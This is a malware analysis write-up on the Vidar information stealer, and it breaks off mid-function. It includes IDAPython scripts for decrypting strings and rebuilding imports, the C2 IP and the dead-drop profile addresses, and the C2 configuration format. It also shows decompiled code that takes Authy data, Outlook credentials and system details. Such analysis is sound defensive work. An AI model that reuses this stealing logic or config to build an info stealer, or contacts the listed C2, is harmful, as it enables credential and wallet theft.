

Deep Analysis of Vidar Information Stealer

By Abdallah Elnoty

Published: 2022-02-06 · Archived: 2026-04-05 15:24:20 UTC

Vidar (forked from **Arkei** info stealer) is very popular info stealer written in C++.

What does it steal?

The malware has all the kinds of classic features of stealers:

- Stealing browser Data (auto-fill, history, cookies - credit cards)
- Stealing Crypto mining wallets
- Stealing data from **2FA** software like **Authy**
- Searching for specific documents
- Telegram notifications
- Screenshot
- Get a complete snapshot of all information of the computer victim

Vidar's clients have access to a C2 Shop portal where they are able to generate their own payloads. So there is no management on their side. For this in-depth analysis, I will inspect the **49.7 version** of Vidar.


Before starting, I want to thank my friend [@_n1ghtw0lf](#) because he helped me a lot to write this report.. Let's start ^_^

Vidar overview [Permalink](#)


SHA256: 532BC078A68683CE70CB765191A128FADEE2A23180B1A8E8A16B72F1A8EE291A

I will give a brief overview of how Vidar operates then I will go into details in the upcoming sections.

This is the basic config from [Hatching sandbox](#).




Vidar collects All important data from victim's device then **Uploads** them to C2 server and delete these files from the device with `taskkill.exe`



The collection will be something like that (I got it from sandbox so I lost some data because sandbox doesn't contain everything)

compress them in `.zip` file to be ready for uploading.



You can watch this [video](#) which describes the operation from server side.

Sample Preparation (strings & dlls)[Permalink](#)

I faced some problems in my sample, all strings are encrypted and dlls are dynamic allocated.

```
call mw_decrypt_all_strings
; 183: sub_4996C0();
call mw_build_imports
```

Vidar tries to decrypt it with the first function before starting any process.

```
mw_decrypt_all_strings proc near
push    esi
push    0Fh
push    offset a56dh5mh9gryc05 ; "56DH5MH9GRYC054"
push    offset unk_4BFB18
mov     esi, ecx
call    mw_dec_str
push    7
push    offset aAveextk ; "AVEEXTK"
push    offset unk_4BFB08
mov     ecx, esi
mov     dword_4D8DE4, eax
call    mw_dec_str
push    6
push    offset aMqu4ak ; "MQU4AK"
push    offset unk_4BFAF8
mov     ecx, esi
mov     dword_4D90CC, eax
call    mw_dec_str
push    0Eh
push    offset a190ugooxlgk05s ; "190UG00XLGK055"
push    offset aPiy3esz ; "PIY{!. ,=%3eSZ>"
mov     ecx, esi
mov     dword_4D8FE4, eax
call    mw_dec_str
push    13h
push    offset aCsr7msoev4o2wu ; "CSR7MS0EV402WUTWXAL"
push    offset aL0E9tyzQ52c ; "l0=E(|9tyZ&Q<;5:=2c"
mov     ecx, esi
```

Decrypt strings [Permalink](#)

The encryption algorithm is pretty easy and straight forward. We just do `text = xor(key, cipher)` for every encrypted text by automating it with **IDAPython**.

This is the script for the mission. “Every section of the code has a comment to make it readable for you”

```
import idc

def dec_str(key, data, length):
    res = bytearray()
    for i in range(length):
        res.append(key[i] ^ data[i])
    return res.decode()

start = 0x401301
```

```
end = 0x4031E5
ea = start
addrs = []

dec = ''
key = b''
data = b''
length = 0

while ea <= end:
    # check if operand is immediate
    if idc.get_operand_type(ea, 0) == idc.o_imm:
        addrs.append((idc.get_operand_value(ea, 0)))

    # get key, data, length
    if len(addrs) == 3:
        length = addrs[0]
        data = idc.get_bytes(addrs[1], length)
        key = idc.get_bytes(addrs[2], length)
        addrs = []

    # comment decrypted string
    if idc.print_insn_mnem(ea) == "call":
        dec = dec_str(key, data, length)
        idc.set_cmt(ea, dec, 1)

    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_mem) and (idc.get_operand_type(ea, 1) == idc.o_mem):
        global_var = idc.get_operand_value(ea, 0)
        idc.set_name(global_var, "STR_" + dec, SN_NOWARN)

    # move to next instruction
    ea = idc.next_head(ea, end)
```

After this step you must see a clear plain text. Here you are the results:

► Expand to see more

INSERT_KEY_HERE

JohnDoe

HAL9TH

api.faceit.com

/core/v1/nicknames/

about

Mozilla/5.0 (iPhone; CPU iPhone OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko)

Version/6.0 Mobile/10A5376e Safari/8536.25

C:/ProgramData/
.exe

Let's move to the next step...

Building imports [Permalink](#)

Vidar uses `LoadLibraryA` & `GetProcAddress` to make a build imports dynamically. The following function is used for this mission.

```
LibraryA = LoadLibraryA(dword_4D8C68);
v1 = LibraryA;
if ( LibraryA )
{
    dword_4D9824 = GetProcAddress(LibraryA, dword_4D8D00);
    dword_4D9804 = GetProcAddress(v1, dword_4D8EA0);
    dword_4D9840 = dword_4D9804(v1, dword_4D8DE8);
}
v2 = dword_4D9824(dword_4D8DB0);
v8 = dword_4D9824(dword_4D8CC4);
v3 = dword_4D9824(dword_4D8FF0);
v4 = dword_4D9824(dword_4D8D84);
v5 = dword_4D9824(dword_4D8C4C);
v9 = dword_4D9824(dword_4D9034);
v10 = dword_4D9824(dword_4D8C14);
v7 = dword_4D9824(dword_4D8D0C);
if ( v2 )
{
    dword_4D97FC = dword_4D9804(v2, dword_4D8C38);
    dword_4D9828 = dword_4D9804(v2, dword_4D9070);
    dword_4D97D0 = dword_4D9804(v2, dword_4D8EEC);
    dword_4D97C8 = dword_4D9804(v2, dword_4D8DDC);
    dword_4D97C0 = dword_4D9804(v2, dword_4D8F08);
    dword_4D9844 = dword_4D9804(v2, dword_4D8C18);
}
if ( v8 )
{
    dword_4D97D8 = dword_4D9804(v8, dword_4D8DD0);
    dword_4D97D4 = dword_4D9804(v8, dword_4D8C20);
}
```

But there are no readable *APIs*. So I wrote an *IDAPython* script to rename it. The script used the *decrypted strings* and map them with the functions to get a clear overview. “you can check it with the debugger”

```
import idc

start = 0x49978D
end = 0x499B62
ea = start
```

```

api_names = []

while ea <= end:
    # get GetProcAddress API name
    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_reg) and (idc.get_operand_t
        addr = idc.get_operand_value(ea, 1)
        name = idc.get_name(addr)
        if name.startswith("STR_"):
            api_names.append(name)

    # assign GetProcAddress result to global var
    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_mem) and (idc.print_operand
        addr = idc.get_operand_value(ea, 0)
        name = api_names.pop(0)
        idc.set_name(addr, "API_" + name[4:])

    # move to next instruction
    ea = idc.next_head(ea, end)

```

Now you can look and enjoy..

```

LibraryA = LoadLibraryA(STR_KERNEL32_DLL);
v1 = LibraryA;
if ( LibraryA )
{
    LoadLibraryA_ = GetProcAddress(LibraryA, STR_LoadLibraryA);
    GetProcAddress_0 = GetProcAddress(v1, STR_GetProcAddress);
    dword_4D9840 = GetProcAddress_0(v1, STR_VirtualAllocExNuma);
}
LibraryA = LoadLibraryA_(STR_BCRYPT_DLL);
hModule = LoadLibraryA_(STR_CRYPT32_DLL);
v3 = LoadLibraryA_(STR_advapi32_dll);
v4 = LoadLibraryA_(STR_wininet_dll);
v5 = LoadLibraryA_(STR_gdi32_dll);
v9 = LoadLibraryA_(STR_ole32_dll);
v10 = LoadLibraryA_(STR_user32_dll);
v7 = LoadLibraryA_(STR_psapi_dll);
if ( LiberaaryA )
{
    API_BCryptCloseAlgorithmProvider = GetProcAddress_0(LiberaaryA, STR_BCryptCloseAlgorithmProvider);
    API_BCryptDestroyKey = GetProcAddress_0(LiberaaryA, STR_BCryptDestroyKey);
    API_BCryptOpenAlgorithmProvider = GetProcAddress_0(LiberaaryA, STR_BCryptOpenAlgorithmProvider);
    API_BCryptSetProperty = GetProcAddress_0(LiberaaryA, STR_BCryptSetProperty);
    API_BCryptGenerateSymmetricKey = GetProcAddress_0(LiberaaryA, STR_BCryptGenerateSymmetricKey);
    API_BCryptDecrypt = GetProcAddress_0(LiberaaryA, STR_BCryptDecrypt);
}

```

Imported DLLs [Permalink](#)

Here is a list of imported functions:

► Expand to see more

bcrypt.dll

BCryptCloseAlgorithmProvider

BCryptDestroyKey

BCryptOpenAlgorithmProvider

BCryptSetProperty

BCryptGenerateSymmetricKey

BCryptDecrypt

The malware has been observed, upon execution. DLL files are required during the stealing process of different kind of browsers. So it downloads them with connecting to ip: 162.55.213.180 via GET request. They are deleted when task is done.

DLL	Description
freebl3.dll	Freebl Library for the NSS (Mozilla Browser)
mozglue.dll	Mozilla Browser Library
msvcp140.dll	Visual C++ Runtime 2015
nss3.dll	Network System Services Library (Mozilla Browser)
softokn3.dll	Mozilla Browser Library
vcruntime140.dll	Visual C++ Runtime 2015

Well, Now our sample is ready to reverse its functionalities. Let's Continue...


C2 Server [Permalink](#)

C2 IP 162.55.213.180 (real C2)


Vidar has 2 profiles with different websites, every profile should have same IP list. IPs delimited with | in each list.

So Vidar tries to grep c2 server IP from 1 of them 'In our case just 1 IP'. [you can check profile description](#)

First mastodon.online/@prophef1



Second `koyu.space/@prophef2`



Vidar tries to connect with C2 server with it's hardcoded profile-id to get the right config:

```
1,1,1,1,1,1,1,1,1,250,Default;%DESKTOP%/;/*.txt:/*.dat:/*.wallet/*.*/.*2fa/*.*/.*backup/*.*/.*code/*.*/.*pass
```

Each part have the “;” in delimiter, so let's dig into it.

How to understand the configuration format [Permalink](#)

In our example, this is the configuration the malware could get from the C2 :

First part [Permalink](#)

1	Saved password
1	Cookies / AutoFill
1	Wallet
1	Internet History
1	??? – Supposed to be Skype (<i>not implemented</i>)/
1	??? – Supposed to be Steam (<i>not implemented</i>)/
1	Telegram
1	Screenshot
1	Grabber
1	???
250	Max Size (kb)
Default	Name of the profile (also used for archive file into the files repository)

Second part[Permalink](#)

%DESKTOP % -> Selected folder repository where the grabber feature will search recursively (or not) some selected data

Third part[Permalink](#)

`.txt:/dat:/wallet/./:/2fa/./:/backup/./:/code/./:/password/./:/auth/./:/google/./:/utc/./:/UTC/./:/crypt/./:/key/.*`

Fourth part[Permalink](#)

50	Max Size per file (kb)
true	Collect Recursively

Fifth part[Permalink](#)

movies:music:mp3;

This is the exception part, the grabber will avoid those strings if it matches in the files searched recursively in the specific wanted folder.

Folder generation[Permalink](#)

To summarize all kind of possibles files/folders that will be generated for the malicious repository is in fact pretty simple :

```
//files          <- Master folder
//files//Autofill <- Auto-Fill files
//files//CC      <- Credit Cards
//files//Cookies <- Cookies
//files//Downloads <- Downloaded data history from browsers
//files//Files   <- Profile configs (Archives)
//files//History <- Browser histories
//files//Soft    <- Master folder for targeted softwares
//files//Soft//Authy <- 2FA software
//files//Telegram <- Telegram messages
//files//Wallets <- Cryptomining Wallets
```

General list files

```
//files/screenshot.jpg <- Actual screenshot of the screen
//files/passwords.txt  <- Passwords consolidated all at once
//files//information.txt <- Snapshot of the computer setup
//files//outlook.txt   <- Outlook cardentials
```

Browsers [Permalink](#)


- firefox
- waterfall
- Cyberfox
- BlackHawk
- IceCat
- Opera
- OperaGX
- Chromium
- Kometa
- Amigo
- Torch
- orbitum
- Nichrome
- Maxthon 5
- sputnik
- CocCoc
- Uran
- 7Star
- QQBrowser

- CryptoTab Browser
- Brave
- Brave old

Of course, this list could be longer than this if there are some browsers based on chromium repository.

2 Factor Authentication software (2FA)[Permalink](#)

This technique could be also another door for vulnerabilities because no system is safe and stealing it will be more and more common in the future. So with Vidar, the **Authy** software is targeted.



More specifically the SQLite file on the corresponding application on %APPDATA% repository.

```
v1 = getenv("APPDATA");
mw_compare_strings(v85, v1, strlen(v1));
v42 = &v34;
v87 = 0;
mw_assign_dir_to_create(&v34, v85, "\\Authy Desktop\\Local Storage\\*.localstorage");
sub_4994B0(&v43, v34, v35, v36, v37, v38, v39, v40);
LOBYTE(v87) = 1;
v42 = v44;
v41 = v43;
if ( v43 != v44 )
{
    v2 = v47 + 8;
    do
    {
        v54 = 7;
        v53 = 0;
        WideCharStr[0] = 0;
        sub_403AD0(v41, 0, -1);
        LOBYTE(v87) = 2;
        v3 = mw_assign_dir_to_create(v48, v2, "\\files\\Soft");
        if ( *(v3 + 5) >= 0x10u )
            v3 = *v3;
        CreateDirectoryA(v3, 0);
        if ( v50 >= 0x10 )
            operator delete(v48[0]);
        v4 = mw_assign_dir_to_create(v48, v2, "\\files\\Soft\\Authy");
    }
}
```

So guys don't fully trust a system even security system. Give your privacy all your care.

Messengers [Permalink](#)

- outlook

```
sub_404380(
    &v15,
    v14,
    -2147483647,
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88"
    "A00104B2A6676\\00000003");
LOWORD(FileName[0]) = 0;
LOBYTE(v21) = 2;
v19 = 7;
v18 = 0;
sub_403CF0(FileName, L"files\\outlook.txt", 17);
```

Here is the data that Vidar steals : [extracted from sandbox machine](#)

```
clsid : {ED475411-B0D6-11D2-8C3B-00104B2A6676}
Mini UID : 224868084
Account Name : honey@pot.com
Display Name : HoneyPot Mail
Email : honey@pot.com
POP3 Server : 192.168.1.1
SMTP Server : 192.168.1.1
POP3 User : honey@pot.com
POP3 Password : honeypass356
SMTP Secure Connection : 0
Leave on Server : 917507
Delivery Store EntryID :
Delivery Folder EntryID :
```

- **Thunderbird**
- **Telegram**

I won't describe how Vidar steals them because the process (in-depth) is painful and needs another report to explain. :)

Crypto Wallets[Permalink](#)

- Eletrum
- Exodus
- ElectronCash
- MultiDoge
- JAXX
- Atomic
- Binance

This list could change if the customer added some additional files to search for specific areas on victim's machine.

Information log[Permalink](#)

to understand how this file is generated with the corresponding API call, breakpoint on these API if you want to take your time to analyze all the step easily. Vidar steals almost all general information about victim machine and save it in **inforamtion.txt** file like:

- Date
- Machine ID
- GUID
- HWID


- Path
- Work DIR

```

{
| v40 = vidar_version(v138); // 49.7
  if ( *(v40 + 5) >= 0x10u )
    v40 = *v40;
  fprintf(v39, "Version: %s\n\n", v40);
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  fprintf(v39, "Date: %s", Buffer);
  qmemcpy(v126, sub_493F60(v138), 0x1Cu);
  fprintf(v39, "MachineID: %s\n");
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  qmemcpy(v126, sub_493ED0(v138), 0x1Cu);
  fprintf(v39, "GUID: %s\n");
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  qmemcpy(v126, sub_4940F0(v138), 0x1Cu);
  fprintf(v39, "HWID: %s\n\n");
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  CurrentProcessId = GetCurrentProcessId();
  v42 = sub_497F10(v138, CurrentProcessId);
  if ( *(v42 + 20) >= 0x10u )
    v42 = *v42;
  fprintf(v39, "Path: %s \n", v42);
  if ( v140 >= 0x10 )
    operator delete(v138[0]);
  v43 = ::lpPathName[0];
  if ( dword_4D60E0 < 0x10 )
    v43 = ::lpPathName;
  fprintf(v39, "Work Dir: %s \n\n", v43);
}

```

Get the name of the operating system and platform is classic because this is, in fact, a concatenation of two things. First, Vidar check if Windows is 32 or 64-bit, it checks itself if is running on [WOW64](#) with the help of [IsWow64Process](#).



Second, with [RegOpenKeyExA](#), the value of this registry key is fetched:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName

```

DWORD * __stdcall mw_check_productname_key( DWORD *a1)
{
    int v2; // [esp+28h] [ebp-20Ch] BYREF
    int v3; // [esp+2Ch] [ebp-208h] BYREF
    char v4[256]; // [esp+30h] [ebp-204h] BYREF
    char Src[256]; // [esp+130h] [ebp-104h] BYREF

